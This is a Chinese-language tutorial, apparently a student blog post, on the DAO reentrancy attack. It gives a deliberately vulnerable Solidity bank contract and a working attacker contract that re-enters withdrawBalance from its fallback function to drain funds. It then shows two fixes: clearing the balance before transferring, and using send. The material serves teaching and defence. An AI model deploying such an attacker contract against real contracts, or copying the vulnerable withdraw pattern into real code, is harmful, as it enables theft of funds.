Dao攻击

Dao攻击就是利用以太坊上一个关于回调函数的代码漏洞，实现当A向B转账时，在A账户归零前，B能从A账户中多次撤资的行为

在

上创建两个合约，分别模拟被攻击的对象以及攻击者：

Bank合约（被攻击的对象）：

```
pragma solidity = 0.8.13;
contract Bank{
    uint balance;
    mapping(address=>uint) userBalances;
    constructor() payable{
        balance = msg.value;
    }

    function getUserBalance(address user) view public returns(uint) {
      return userBalances[user];
    }

    function addToBalance() public payable{
      userBalances[msg.sender] = userBalances[msg.sender] + msg.value;
      balance += msg.value;
    }

    function withdrawBalance() public payable{
      uint amountToWithdraw = userBalances[msg.sender];
      balance -= amountToWithdraw;
      (bool flag,)= msg.sender.call{value:amountToWithdraw}("");
      if(flag == false){
          assert(flag);
      }
      userBalances[msg.sender] = 0;
    }

    function getBalance() public view returns(uint){
        return balance;
    }
}
```

被攻击者的主要漏洞便是withdrawBalance函数中先进行转账，再在账户中减少金额

攻击者可以创建一个合约 当接受转账时触发回调函数，回调函数中再调用withdrawBalance，实现多次转账

BankAttacker合约（攻击者）：


```
pragma solidity = 0.4.26;
contract BankAttacker{
    bool attacked;
    address bankAddress;

     constructor(address _bankAddress, bool _attacked)public payable{
          bankAddress=_bankAddress;
          attacked=_attacked;
      }
    function() public payable{//回调函数
        if(attacked==false)
        {
            attacked=true;
            if(bankAddress.call(bytes4(keccak256("withdrawBalance()")))==false) {
                assert(attacked);
            }
        }
    }
    function getBalance()public view returns(uint){
        return address(this).balance;
    }
    function  deposit()public{
         if(bankAddress.call.value(2000000)(bytes4(keccak256("addToBalance()")))==false) {
                assert(attacked);
            }
    }
    function  withdraw()public {
         if(bankAddress.call(bytes4(keccak256("withdrawBalance()")))==false ) {
                assert(attacked);
            }
    }
}
```

回调函数中判断了是否实施过攻击，没有的话就调用withdrawBalance函数

在合约写完后开始进攻

模拟进攻流程


（1）首先在Remix上构建Bank合约，设置一笔比较高的余额来被取走




（2）再创建BankAttacker合约，准备一些金额用来之后存款再取走

同样的可以看到金额：

（3）攻击者先存钱



（4）攻击者实施攻击



这就是模拟攻击的所有流程，十分简单就轻松通过以太坊代码上的漏洞盗取了一大波钱财

如何解决?


之前几位研究生学长也提出了一些解决方案：

一一尝试一下：

（1）修改代码次序，先清零再转账，修改后代码如下：

```
function withdrawBalance() public payable{
    uint amountToWithdraw = userBalances[msg.sender];
    balance -= amountToWithdraw;
    userBalances[msg.sender] = 0;//先清零再转账
    (bool flag,)= msg.sender.call{value:amountToWithdraw}("");
    if(flag == false){
        assert(flag);
    }

}
```

此时若攻击者重复刚刚的流程：




攻击失败~


（2）如果转账时用addr.send而不是addr.call.value，也可以规避攻击，修改后代码如下：

```
function withdrawBalance() public payable{
    uint amountToWithdraw = userBalances[msg.sender];
    balance -= amountToWithdraw;
   (bool flag)=payable(msg.sender).send(amountToWithdraw);//用send而不是call.value
   if(flag == false){
      assert(flag);
   }
    userBalances[msg.sender] = 0;

}
```

attacker同样是之前的操作，由于send不能给attack合约中的回调函数提供足够的gas，显示的是调用失败



查看金额可以看到，Attacker的攻击操作没有实现



这种方式也成功化解了attacker的攻击

小小的代码漏洞就差点导致如此大金额的损失，所以**永远不要低估攻击者的知识与能力**